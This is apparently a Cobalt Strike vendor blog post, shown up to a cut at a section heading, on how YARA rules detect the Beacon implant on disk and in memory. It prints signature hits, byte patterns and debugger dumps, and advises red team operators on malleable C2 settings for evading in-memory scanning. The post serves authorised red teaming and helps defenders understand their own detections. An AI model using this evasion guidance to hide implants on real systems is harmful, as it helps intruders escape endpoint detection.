# Cobalt Strike and YARA: Can I Have Your Signature?

*Tuesday 16 May, 2023*

Over the past few years, there has been a massive proliferation of YARA signatures for Beacon. We know from conversations with our customers that this has become problematic when using Cobalt Strike for red team engagements and that there has been some confusion over how Cobalt Strike's malleable C2 options can help.

Therefore, this blog post will outline the OPSEC considerations when using Beacon with respect to in-memory YARA scanning and suggest a malleable C2 profile which should give robust evasion against these types of defensive techniques.

As a TL;DR, to be OPSEC safe against in-memory YARA scanning you should:

- Ensure you are using the sleep mask and have enabled the evasive sleep found in the Arsenal kit (or alternatively use a modified/custom sleep mask)
- Enable stage.cleanup
- Strongly consider setting stage.obfuscate to true (or implement similar functionality in a UDRL)
- Be wary when using post-ex reflective DLLs (dependent on the security controls in place) as they currently fail to clean up memory and hence are ripe for signatures (we are working on fixing this)

## YARA Signatures

One of the quick wins for defenders when attempting to obtain detection coverage for a given malware family are YARA rules. Once a sample is obtained, signatures can be quickly generated and then deployed at scale. An excellent blog by Elastic on a methodology for doing this can be found here: https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures.

Typically, these rules/signatures are made up of either strings found in the target binary or static bytes identified from reversing specific functionality (e.g. XOR/encryption routines etc.). Note that these rules can also be as simple as finding some arbitrary byte sequence that appears to be consistent between versions and that, say when run against Virus Total (e.g. via VTGrep: content:{4D 5a etc..}), reliably identifies the target family. If this never changes between versions (unbeknownst to the operator), then it can provide a high-fidelity detection signature.

This process becomes even more powerful when used in conjunction with in-memory scanning. Unless an implant takes evasive action, it is a sitting duck in memory (i.e. its .text / .data sections are plainly visible) and good YARA signatures will quickly identify it. Beacon in this sense is no different:

Furthermore, for Beacon specifically, there are countless open source (and no doubt many more private) YARA rules which are deployed by EDR vendors/threat hunters to quickly scan for and identify Beacons. As a result, this can make using Cobalt Strike a challenge for red team exercises unless extra precautions are taken.

However, it is important to stress that low-cost detections are typically low cost to evade. YARA signatures generally can be thought of as having vast breadth but with limited depth (i.e. they are relatively quick and low cost to churn out/automate but have limited robustness for long term detection efficacy). With some basic adjustments to Beacon's malleable C2 profile, it is possible to bypass YARA scanning with a high degree of confidence. Therefore, the aim of this blog post is to:

- Demonstrate Beacon's susceptibility (in its default state) to YARA signatures. This will be illustrated initially via statically scanning a default Beacon payload on disk before considering in-memory YARA scanning.
- Show how Cobalt Strike's malleable C2 options can be configured to make in-memory YARA scanning redundant.

As a note, this blog will primarily rely on Elastic's open-source YARA rules for Cobalt Strike. This is because it was by far the most comprehensive collection of open-source YARA rules that we could find (and Elastic should be commended for being open and transparent in this regard). As such, this blog is not intended to be viewed as a guide in terms of how to "bypass" a specific vendor and it should be stressed that in-memory YARA scanning is likely to be only one component of a defence in depth strategy employed by EDRs (i.e. in conjunction with scanning for unbacked memory, anomalous threads, process injection, etc.).

Lastly, it is important to note that as this blog is concerned with in-memory YARA scanning, all examples given are for raw Beacon DLL payloads. Hence, in this post we are assuming that Beacon has already been injected into memory via some form of Stage0 shellcode runner. Other payloads generated by Cobalt Strike (e.g. the default Cobalt Strike executables which are simple shellcode runners) have been included in the product for a number of years and as a result will be widely signatured too. However, they are out of scope for this blog post as the intention of the Arsenal kit is to facilitate modifying these executables to bypass signatures.

## On-Disk YARA Scanning

To demonstrate the power of YARA signatures we can use Elastic's open-source rules for Cobalt Strike and run them against a default raw HTTP Beacon DLL (on disk). As a note, this is a slightly contrived scenario, as typically when an exe/DLL is written to disk (or executed), an EDR will attempt to extract features and classify the binary via a PE malware model (although YARA could be used as well). This is a very different problem to get around and out of scope for this blog post, but see here for further reading. However, this first example is primarily designed to get an understanding of Beacon's footprint in relation to YARA signatures before we consider the in-memory YARA scanning use case.

We can run the Elastic Cobalt Strike YARA rules against a default raw Beacon DLL with the following command:

```
yara64.exe --print-strings Windows_Trojan_CobaltStrike.yar default_raw_beacon.dll
```

This generates five results:

1. Default strings found within Beacon.dll, as shown below (the corresponding YARA rule is Windows_Trojan_CobaltStrike_ee756db7):

```
Windows_Trojan_CobaltStrike_ee756db7 beacon_default_raw.dll

0x2cd60:$a39: %s as %s\%s: %d
0x3c012:$a41: beacon.x64.dll
0x2df70:$a46: %s (admin)
0x2cec0:$a48: %s%s: %s
0x2cd8c:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x2cdb8:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x2dfb9:$a51: Content-Length: %d
```

Strings are typically stored in the .data/.rdata section of a binary and clearly a number unique to Beacon are shown above.

2. An "unidentified" code fragment found within Beacon's .text section (the corresponding YARA rule is Windows_Trojan_CobaltStrike_663fc95d):

```
Windows_Trojan_CobaltStrike_663fc95d beacon_default_raw.dll

0x195f8:$a: 48 89 5C 24 08 57 48 83 EC 20 48 8B 59 10 48 8B F9 48 8B 49 08 FF 17 33 D2 41 B8 00 80 00 00
```

3. A code fragment from Beacon's default sleep mask routine (the corresponding YARA rule is Windows_Trojan_CobaltStrike_b54b94ac):

```
Windows_Trojan_CobaltStrike_b54b94ac beacon_default_raw.dll

0x3c37b:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
```

Note that sleep mask was not actually enabled for this Beacon payload, however the default sleep mask is always patched in the .data section unless a custom one is specified.

4. A code fragment found within Beacon's default exported reflective loader function (the corresponding YARA rule is Windows_Trojan_CobaltStrike_f0b627fc):

```
Windows_Trojan_CobaltStrike_f0b627fc beacon_default_raw.dll

0x16ed2:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
0x18183:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
```

5. The reflective loader shellcode stub which is patched over the DOS header for Beacon (the corresponding YARA rule is Windows_Trojan_CobaltStrike_1787eef5):

```
Windows_Trojan_CobaltStrike_1787eef5 beacon_default_raw.dll

0x0:$a5: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 3C 6E 01 00
```

For the last two hits (4 and 5), it is important to understand that Beacon is a reflectively loaded DLL. This means it has an exported reflective loader function within its .text section. Furthermore, so that it can be run directly from memory, a small shellcode stub is written over the start of the DOS header. This small shellcode stub is responsible for jumping to the exported reflective loader function, which will then proceed to bootstrap Beacon into memory. For more context on reflective loading, see our blog post series on UDRL development and @0xBoku's excellent blog on 'Defining the Cobalt Strike Reflective Loader'.

Unsurprisingly, these two components are very attractive signatures for defenders (and have additionally remained static for a number of years). The fourth result above targets arbitrary code found within the default reflective loader function. The offending code within ReflectiveLoader() is shown in IDA below (25FFFFFF00 disassembles to `and eax, 0xFFFFFF` etc.):

```
.text:0000000180017AD2    and     eax, 0FFFFFFh
.text:0000000180017AD7    cmp     eax, 414141h
.text:0000000180017ADC    jnz     short loc_180017AF8
.text:0000000180017ADE    mov     eax, dword ptr [rsp+0D8h+var_60]
.text:0000000180017AE2    and     eax, 0FFFFFFh
.text:0000000180017AE7    cmp     eax, 424242h
.text:0000000180017AEC    jnz     short loc_180017AF8
```

Figure 1. A screenshot from IDA showing the code fragment within the exported reflective loader function which the Windows_Trojan_CobaltStrike_f0b627fc rule triggers on.

Here is a similar YARA rule by Google and note that Windows Defender also contains signatures for Beacon's default reflective loader. We can demonstrate this by running ThreatCheck against the same raw payload:




Figure 2. ThreatCheck.exe identifying signatured bytes found within a raw Beacon payload.

If we scan for this byte sequence in IDA, we find that it is code located within the ReflectiveLoader function:




Figure 3. A screenshot from IDA showing that the bytes identified by ThreatCheck.exe belong to the exported reflective loader function.

The fifth result above (Windows_Trojan_CobaltStrike_1787eef5) is a signature for Beacon's default shellcode stub for bootstrapping reflective loading. Beacon's default shellcode stub is displayed in PE-Bear below:




Figure 4. A screenshot from PE-Bear showing the default Beacon shellcode stub that is written over the DOS header.

The Windows_Trojan_CobaltStrike_1787eef5 rule has one string condition ($a5) which is a fuzzy match for the first 8 bytes of this shellcode stub (` { 4D 5A 41 52 55 48 89 E5 48 81 EC ?? ?? ?? ?? 48 8D 1D ?? ?? ?? ?? 48 89 DF 48 81 C3 ?? ?? ?? ?? }`).

## In-Memory YARA Scanning

Having looked at Beacon's exposure to YARA for a default raw DLL payload located on disk, we can now turn to the problem this blog is concerned with: in-memory YARA scanning.

The critical thing to understand with respect to in-memory YARA scanning is that when Beacon is reflectively loaded into memory it results in two memory allocations: the raw Beacon DLL (which will actually execute the shellcode stub and reflective loader function) and the virtual Beacon DLL (which is correctly loaded in memory and ready to go). Hence, the raw Beacon DLL will actually allocate memory (via the reflective loader function) for the virtual Beacon DLL and ensure it is correctly loaded. This is demonstrated in the image below:




Figure 5. A diagram showing the two memory allocations which occur as a result of the reflective loading process for a default Beacon payload. The first is Beacon in its raw/packed file format ('Raw Beacon DLL') and the second is Beacon after it has been correctly loaded into memory ('Virtual Beacon DLL').

Some of Cobalt Strike's malleable C2 options patch/modify the raw Beacon DLL (i.e. stage.magic_mz_x64) whereas some change the behaviour of the reflective loader/how Beacon is loaded into memory (i.e. stage.obfuscate will not copy over the DLL headers to the virtual Beacon DLL, stage.stomp_pe will stomp values in the virtual Beacon DLL headers etc..). The important point to stress is that depending on what malleable C2 options are set, these two memory allocations may trigger different YARA signatures and hence both need to be accounted for.

It is clear from the diagram above that, in its default state, Beacon is a sitting duck once it has been injected into memory. It's reflective loader stub, code (.text section), and strings (.rdata/data) are all clearly visible. This is demonstrated in the screenshot from Windbg below, which shows strings belonging to Beacon lurking in plain text in a memory region corresponding to the virtual Beacon DLL (RWX):

```
0:008> !address 0`00c30000

Usage:                  <unknown>
Base Address:           00000000`00c30000
End Address:            00000000`00c82000
Region Size:            00000000`00052000 ( 328.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        00000000`00c30000
Allocation Protect:     00000040          PAGE_EXECUTE_READWRITE

Content source: 1 (target), length: 52000
0:008> db 00000000`00c6da12
00000000`00c6da12  62 65 61 63 6f 6e 2e 78-36 34 2e 64 6c 6c 00 52  beacon.x64.dll.R
00000000`00c6da22  65 66 6c 65 63 74 69 76-65 4c 6f 61 64 65 72 00  eflectiveLoader.
00000000`00c6da32  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`00c6da42  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`00c6da52  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`00c6da62  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`00c6da72  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`00c6da82  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Figure 6. A screenshot from Windbg showing suspicious strings in memory belonging to the virtual Beacon DLL. These would trivially be found by in-memory YARA scanning.

Furthermore, because of the two allocations corresponding to the raw and virtual DLL, all these sensitive regions are actually stored in memory twice. Hence, if we run the same set of YARA rules against a process that has a default Beacon injected into it, we will get the same YARA hits as before except this time there will be duplicates. These duplicate results will correspond to the same strings/bytes being found within the raw Beacon DLL and the virtual Beacon DLL.

The screenshot below from Windbg shows the two suspicious memory regions (corresponding to the raw Beacon DLL and the virtual Beacon DLL) which are a result of Beacon being injected into memory. These are both identifiable via the same DLL header (MZARUH..) which is the start of the default reflective loader stub.

```
0:004> !address -f:PAGE_EXECUTE_READWRITE

        BaseAddress      EndAddress+1        RegionSize     Type       State                 Protect             Usage
----------------------------------------------------------------------------------------------------------------------------
     1e1`f6590000      1e1`f660b000        0`0007b000 MEM_MAPPED  MEM_COMMIT  PAGE_EXECUTE_READWRITE             MappedFile "PageFile"

0:004> db 1e1`f6590000
000001e1`f6590000  4d 5a 41 52 55 48 89 e5-48 81 ec 20 00 00 00 48  MZARUH..H.. ...H
000001e1`f6590010  8d 1d ea ff ff ff 48 89-df 48 81 c3 3c 6e 01 00  ......H..H..<n..
000001e1`f6590020  ff d3 41 b8 f0 b5 a2 56-68 04 00 00 00 5a 48 89  ..A....Vh....ZH.
000001e1`f6590030  f9 ff d0 00 00 00 00 00-00 00 00 00 08 01 00 00  ................
000001e1`f6590040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
000001e1`f6590050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
000001e1`f6590060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
000001e1`f6590070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
0:004> !address -f:PAGE_EXECUTE_READ,MEM_PRIVATE

        BaseAddress      EndAddress+1        RegionSize     Type       State                 Protect             Usage
----------------------------------------------------------------------------------------------------------------------------
     1e1`f6080000      1e1`f60c4000        0`00044000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READ                 <unknown>  [MZARUH..H......H]

0:004> db 1e1`f6080000
000001e1`f6080000  4d 5a 41 52 55 48 89 e5-48 81 ec 20 00 00 00 48  MZARUH..H.. ...H
000001e1`f6080010  8d 1d ea ff ff ff 48 89-df 48 81 c3 3c 6e 01 00  ......H..H..<n..
000001e1`f6080020  ff d3 41 b8 f0 b5 a2 56-68 04 00 00 00 5a 48 89  ..A....Vh....ZH.
000001e1`f6080030  f9 ff d0 00 00 00 00 00-00 00 00 00 08 01 00 00  ................
000001e1`f6080040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
000001e1`f6080050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
000001e1`f6080060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
000001e1`f6080070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
0:004>
```

Figure 7. A screenshot from Windbg showing the two memory regions which result from reflectively loading a default Beacon payload. The RWX memory region corresponds to the virtual Beacon DLL and the RX region corresponds to the raw Beacon DLL.

The image below shows the output of running YARA against this process memory address space (PID 3204). Notice that we get two hits for each rule, which correspond to the two memory regions highlighted above in Windbg:

```
C:\YARA>yara64.exe Windows_Trojan_CobaltStrike.yar --print-strings 3204
warning: rule "Windows_Trojan_CobaltStrike_8519072e" in Windows_Trojan_CobaltStrike.yar(847): string "$a4" may slow down scanning
Windows_Trojan_CobaltStrike_ee756db7 3204
0x1e1f60acd60:$a39: %s as %s\%s: %d
0x1e1f65be760:$a39: %s as %s\%s: %d
0x1e1f60bc012:$a41: beacon.x64.dll
0x1e1f65cda12:$a41: beacon.x64.dll
0x1e1f60adf70:$a46: %s (admin)
0x1e1f65bf970:$a46: %s (admin)
0x1e1f60acec0:$a48: %s%s: %s
0x1e1f65be8c0:$a48: %s%s: %s
0x1e1f60acd8c:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x1e1f60acdb8:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x1e1f65be78c:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x1e1f65be7b8:$a50: %02d/%02d/%02d %02d:%02d:%02d
0x1e1f60adfb9:$a51: Content-Length: %d
0x1e1f65bf9b9:$a51: Content-Length: %d
Windows_Trojan_CobaltStrike_663fc95d 3204
0x1e1f60995f8:$a: 48 89 5C 24 08 57 48 83 EC 20 48 8B 59 10 48 8B F9 48 8B 49 08 FF 17 33 D2 41 B8 00 80 00 00
0x1e1f65aa1f8:$a: 48 89 5C 24 08 57 48 83 EC 20 48 8B 59 10 48 8B F9 48 8B 49 08 FF 17 33 D2 41 B8 00 80 00 00
Windows_Trojan_CobaltStrike_b54b94ac 3204
0x1e1f60bc37b:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
0x1e1f65ce17b:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
Windows_Trojan_CobaltStrike_f0b627fc 3204
0x1e1f6096ed2:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
0x1e1f6098133:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
0x1e1f65a7ad2:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
0x1e1f65a8d33:$beacon_loader_x64: 25 FF FF FF 00 3D 41 41 41 00 75 1A 8B 44 24 78 25 FF FF FF 00 3D 42 42 42 00 75
Windows_Trojan_CobaltStrike_1787eef5 3204
0x1e1f6080000:$a5: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 3C 6E 01 00
0x1e1f6590000:$a5: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 3C 6E 01 00

C:\YARA>
```

Figure 8. The results of running the Elastic Cobalt Strike YARA rules against a process with a default Beacon injected into it. As by default, Beacon is written in memory twice (raw Beacon DLL and virtual Beacon DLL), we get duplicate results for each triggering YARA rule.

Lastly, once Beacon is up and running, also be aware that its run time behaviour can increase its in-memory footprint. A good example to demonstrate this is BeaconEye. This uses the following signatures (https://github.com/CCob/BeaconEye/blob/master/BeaconEye.cs#L35) to identify Beacon via scanning for its configuration in heap memory.

# YARA OPSEC Considerations for Beacon

**The examples above demonstrate that, in its default state, there is an extremely low barrier to detecting Beacon in memory via YARA scanning**. Furthermore, there are a multitude of YARA signatures targeting different sections of the Beacon DLL, i.e. the reflective loader stub/DLL Headers, code fragments found within the .text section, strings found in its data sections and so on. This is obviously something as operators that we need to address and at this point we can start to explore how to configure Beacon's malleable C2 options so that we can bypass this entire class of detections.

## Stage.transform.strrep

